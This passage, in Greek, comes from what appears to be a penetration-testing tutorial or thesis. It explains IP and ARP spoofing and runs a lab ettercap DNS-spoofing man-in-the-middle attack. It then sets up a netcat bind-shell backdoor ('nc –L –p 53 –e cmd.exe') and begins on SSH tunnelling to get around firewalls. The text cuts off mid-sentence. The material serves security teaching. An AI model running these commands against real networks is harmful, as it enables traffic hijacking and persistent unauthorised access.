
Το spoofing είναι μια διαδικασία με την οποία μπορούμε να τροποποιήσουμε τα δεδομένα του δικτύου, όπως τη διεύθυνση MAC, τη διεύθυνση IP, και ούτω καθεξής. Χρησιμοποιείται κυρίως σε επιθέσεις άρνησης υπηρεσιών (DOS - Denial of Service). Οι επιθέσεις αυτού του είδους έχουν ως στόχο να γεμίσουν τον υπολογιστή-θύμα με πολλά πακέτα ούτως ώστε να τον αναγκάσουν να περιέλθει σε δυσλειτουργία και να μην μπορεί να εξυπηρετήσει σωστά τους νόμιμους χρήστες του. Σε τέτοιες περιπτώσεις ο επιτιθέμενος δεν ενδιαφέρεται να λάβει απάντηση στα πακέτα που στέλνει, οπότε συνήθως χρησιμοποιεί την τεχνική IP spoofing ούτως ώστε να κατευθύνει τις απαντήσεις του θύματος προς κάποιον άλλο υπολογιστή. Όπως ειπώθηκε και προηγουμένως, η τεχνική αυτή προσφέρει ακόμη ένα πλεονέκτημα: κρύβει την πραγματική ταυτότητα του επιτιθέμενου. Ο επιτιθέμενος στις περισσότερες περιπτώσεις διαλέγει μία τυχαία IP διεύθυνση για να τοποθετηθεί στην κεφαλίδα του πακέτου IP, προσέχοντας όμως η διεύθυνση αυτή να μην είναι σε απαγορευμένη περιοχή (πχ 127.0.0.0, 192.168.0.1 κοκ).Μια άλλη χρήση του IP spoofing είναι για το σπάσιμο των μηχανισμών ασφαλείας δικτύων υπολογιστών. Σε πολλά εταιρικά δίκτυα είναι συνηθισμένο η αναγνώριση των χρηστών να γίνεται μέσω των I.P διευθύνσεών τους. Για παράδειγμα ενδέχεται ένας υπολογιστής να είναι ρυθμισμένος ούτως ώστε να επιτρέπει την πρόσβαση χωρίς username και password όταν διαπιστώσει ότι η σύνδεση προέρχεται από κάποια συγκεκριμένη IP (πχ. την IP του υπολογιστή που χρησιμοποιεί ο διευθυντής). Αυτό όμως συνιστά τρύπα ασφαλείας, αφού οποιοσδήποτε εργαζόμενος μπορεί να χρησιμοποιήσει την τεχνική IP spoofing για να κατασκευάσει πακέτα IP με ψεύτικη διεύθυνση προέλευσης και έτσι να αποκτήσει πρόσβαση στον εν λόγω υπολογιστή. Ο όρος spoofing χρησιμοποιείται γενικά για να περιγράψει κάθε μορφής αλλοίωση στην κεφαλίδα ενός πακέτου, η οποία έχει ως στόχο να παραπλανήσει τον παραλήπτη του πακέτου. Η τεχνική αυτή χρησιμοποιείται και από spammers για την αλλοίωση των κεφαλίδων των email, ούτως ώστε ο παραλήπτης να μην μπορεί να τους εντοπίσει.

Για τις ανάγκες της δοκιμής θα κάνουμε χρήση του εργαλείου ettercap του backtrack για να μπορέσουμε να ανακατευθύνουμε τις αιτήσεις για μια υπηρεσία του p.c θύματος στον web server του επιτιθέμενου.

Προηγουμένως αναφέραμε το ettercap. Πρόκειται για ένα εργαλείο του backtrack που διενεργεί επιθέσεις του τύπου man in the middle. Ουσιαστικά πρόκειται για μια μορφή επίθεσης στο πρωτόκολλο arp. Το ARP χρησιμοποιείται για να μεταφράσει μια διεύθυνση IP σε μια φυσική διεύθυνση της κάρτας δικτύου (MAC address). Όταν μια συσκευή προσπαθεί να συνδεθεί με τον πόρο του δικτύου, θα στείλει μια αίτηση μετάδοσης σε άλλους ζητώντας τη διεύθυνση MAC του στόχου. Ο στόχος θα στείλει τη διεύθυνση MAC του. Ο καλών τότε θα κρατήσει τη διεύθυνση της IP-MAC στη μνήμη cache, για να επιταχυνθεί η διαδικασία, εάν στο μέλλον συνδεθεί με το στόχο και πάλι. Η επίθεση ARP λειτουργεί όταν μια μηχανή ζητά


για τους άλλους να βρούν τη διεύθυνση MAC που σχετίζεται με την διεύθυνση IP. Ο επιτιθέμενος απαντά τότε στο αίτημα, αποστέλλοντας τη δική του διεύθυνση MAC. Αυτή η επίθεση ονομάζεται ARP poison ή ARP spoofing. Αυτή η επίθεση θα λειτουργήσει αν ο επιτιθέμενος και το θύμα βρίσκονται στο ίδιο δίκτυο.

Η ip εδώ του επιτιθέμενου είναι 192.168.1.3 ενώ του p.c θύματος 192.168.1.4. Θα επιλέξουμε το δικτυακό τόπο www.google.gr για την ανακατεύθυνση. Επίσης θα πραγματοποιήσουμε και μια τελευταία ρύθμιση στο configuration file του ettercap. Ανοίγοντας το αρχείο etter.dns που βρίσκεται usr/local/share/ettercap, πληκτρολογούμε το δικτυακό τόπο που θέλουμε να ανακατευθυνθεί μαζί με την ip του συστήματος στόχου.




Εικόνα 80: Τροποποίηση του configuration file του ettercap

Κατόπιν ξεκινάμε το ettercap πληκτρολογώντας την εντολή από τερματικό του backtrack : ettercap –T –q –i eth0 –P dns_spoof –M arp // // όπου –T το όρισμα για να γίνει χρήση κειμένου για την διεπαφή, -q να μην εμφανιστεί η περιεκτικότητα των πακέτων , -i η διεπαφή eth0 που θα γίνει η ανακατεύθυνση, ενώ -M η μέθοδος της επίθεσης.




Εικόνα 81: Έναρξη του ettercap για ανακατεύθυνση

Παρατηρούμε και την πρόοδο της σάρωσης για οποιονδήποτε host αλλά ειδικότερα για το σύστημα στόχο




Εικόνα 82: Αναζήτηση host και ιδιαίτερα για το σύστημα στόχος



Εικόνα 83: Ανακατεύθυνση πακέτων σε συγκεκριμένο χώρο από τον επιτιθέμενο

Επιχειρώντας τώρα το p.c θύμα να επισκεφτεί το τόπο www.google.gr αυτομάτως ανακατευθύνεται στον web server του επιτιθέμενου.



Εικόνα 84: Εμφάνιση άλλου δικτυακού τόπου στο περιηγητή του θύματος


Έτσι με την χρήση του ettercap καταφέραμε μια επίθεση man in the middle.

6.4 Διατήρηση Πρόσβασης (Maintaining Access)

Εκείνο που καταφέραμε με την κλιμάκωση των προνομίων ήταν η πλήρης πρόσβαση στο μηχάνημα-στόχο. Για να μπορέσουμε να ολοκληρώσουμε τη διαδικασία των δοκιμών διείσδυσης, θα πρέπει να καταφέρουμε να διατηρήσουμε τα προνόμια αυτά αφήνοντας έτσι το σύστημα στόχο ανοιχτό ανά πάσα στιγμή για πλήρη πρόσβαση. Θα εξετάσουμε εργαλεία που αφορούν πρωτόκολλα tunneling, εργαλεία μεσολάβησης καθώς και end-to-end εργαλεία σύνδεσης. Ο κύριος σκοπός αυτών των εργαλείων είναι να μας βοηθήσουν να διατηρήσουμε την πρόσβασή μας, παρακάμπτοντας τα φίλτρα που χρησιμοποιούνται στο μηχάνημα-στόχο και να μας επιτρέψουν να δημιουργήσουμε μια μυστική σύνδεση μεταξύ του υπολογιστή μας και του στόχου. Με τη διατήρηση αυτής της πρόσβασης, δεν χρειάζεται να κάνουμε όλη την διαδικασία των δοκιμών διείσδυσης που συζητήσαμε από την αρχή, με συνέπεια να έχουμε όποτε θέλουμε το μηχάνημα-στόχο με πλήρη δικαιώματα διαχειριστή.


Netcat

Ένα εργαλείο που βοηθά στην δημιουργία μιας «πίσω πόρτας» με το σύστημα στόχο είναι το netcat. Συγκεκριμένα το netcat είναι εγκατεστημένο στο σύστημα στόχο και μπορεί να χρησιμοποιηθεί για τη δημιουργία σύνδεσης μεταξύ του θύματος και του μηχανήματος εισβολέα. Μπορεί επίσης να χρησιμοποιηθεί για να κατεβάσουμε αρχεία καθώς και να εκτελέσουμε εντολές με πολλές εφαρμογές. Το Netcat ανοίγει μια θύρα στον υπολογιστή του θύματος, και ο εισβολέας μπορεί στη συνέχεια να συνδεθεί με την συγκεκριμένη θύρα. Το Netcat μπορεί επίσης να χρησιμοποιηθεί για τη μεταφορά αρχείων καθώς επίσης μπορεί να ρυθμιστεί για τη λειτουργία ενός προγράμματος για την μηχανή του θύματος για την επιτυχή σύνδεση από το μηχάνημα χάκερ. Για παράδειγμα θα ανοίξουμε την θύρα 53 στο σύστημα στόχο και στην συνέχεια από το p.c που τρέχει το backtrack θα συνδεθούμε στο p.c του θύματος. Πληκτρολογούμε σε τερματικό από το p.c του στόχου : *nc –L –p 53 –e cmd.exe* όπου το όρισμα –p ανοίγει την συγκεκριμένη θύρα επικοινωνίας, ενώ το –e εμφανίζει τον τερματικό του θύματος στο p.c του επιτιθέμενου.



Εικόνα 85: Άνοιγμα συγκεκριμένης πύλης στο σύστημα στόχος


Κατόπιν από τερματικό που τρέχει το backtrack εισάγουμε : *nc 192.168.1.4 53* όπου η ip του συστήματος στόχου και η θύρα (κερκόπορτα) επικοινωνίας.



Εικόνα 86: Χρήση netcat από τον επιτιθέμενο

Έχουμε πλέον δημιουργήσει μια πόρτα επικοινωνίας με το σύστημα στόχο.

Tunnel ssh



Εικόνα 87: Reverse port tunnel


Ένα ασφαλές κέλυφος (SSH) σηράγγων αποτελείται από μια κρυπτογραφημένη σήραγγα που δημιουργήθηκε μέσω μιας σύνδεσης του πρωτοκόλλου SSH. Οι χρήστες μπορούν να στήσουν μια σήραγγα SSH τούνελ για τη μεταφορά χωρίς κρυπτογράφηση της κυκλοφορίας σε ένα δίκτυο, μέσω ενός κρυπτογραφημένου καναλιού. Για παράδειγμα, για να μεταφερθεί ένα αρχείο Windows με ασφάλεια, μπορεί κανείς να δημιουργήσει μια σήραγγα SSH που δρομολογεί όλη την κίνηση Server Message Block (SMB - πρωτόκολλο για την ανταλλαγή αρχείων, εκτυπωτών, σειριακών θυρών, και των επικοινωνιών αφαιρέσεις όπως επώνυμες διοχετεύσεις και υποδοχές αλληλογραφίας μεταξύ των υπολογιστών) στον απομακρυσμένο διακομιστή αρχείων μέσω ενός κρυπτογραφημένου καναλιού. Ακόμα κι αν το πρωτόκολλο SMB δεν περιέχει καμία κρυπτογράφηση, το κρυπτογραφημένο κανάλι SSH μέσω του οποίου ταξιδεύει προσφέρει ασφάλεια. Για να δημιουργηθεί μια σήραγγα SSH για έναν client θα πρέπει να διαβιβαστεί μια συγκεκριμένη τοπική θύρα σε θύρα ενός απομακρυσμένου υπολογιστή. Μόλις δημιουργηθεί η σήραγγα SSH, ο χρήστης μπορεί να συνδεθεί με την καθορισμένη τοπική θύρα για να αποκτήσει πρόσβαση στην υπηρεσία δικτύου. Η πύλη εισόδου αυτή δεν χρειάζεται να έχει τον ίδιο αριθμό θύρας με την απομακρυσμένη θύρα. Οι σήραγγες SSH παρέχουν ένα μέσο για να παρακάμψουμε τα τείχη προστασίας (firewalls) που απαγορεύουν την «απρόσκλητη» είσοδο σ' ένα σύστημα καθώς και ορισμένες υπηρεσίες Internet - εφ 'όσον ένα site επιτρέπει εξερχόμενες συνδέσεις. Για παράδειγμα, ένας οργανισμός μπορεί να απαγορεύσει την πρόσβαση ενός χρήστη ιστοσελίδας στο Διαδίκτυο (τοπική θύρα 80) απευθείας χωρίς να διέρχεται μέσω του φίλτρου proxy του οργανισμού (το φίλτρο proxy αποτελεί ένα μέσο για την παρακολούθηση και τον έλεγχο του τι βλέπει ο χρήστης μέσω του διαδικτύου). Εάν οι χρήστες μπορούν να συνδεθούν με έναν εξωτερικό διακομιστή SSH, μπορούν να δημιουργήσουν μια σήραγγα SSH για να διαβιβάσουν σε μια συγκεκριμένη θύρα τον τοπικό υπολογιστή τους (π.χ τη θύρα 80) μέσω 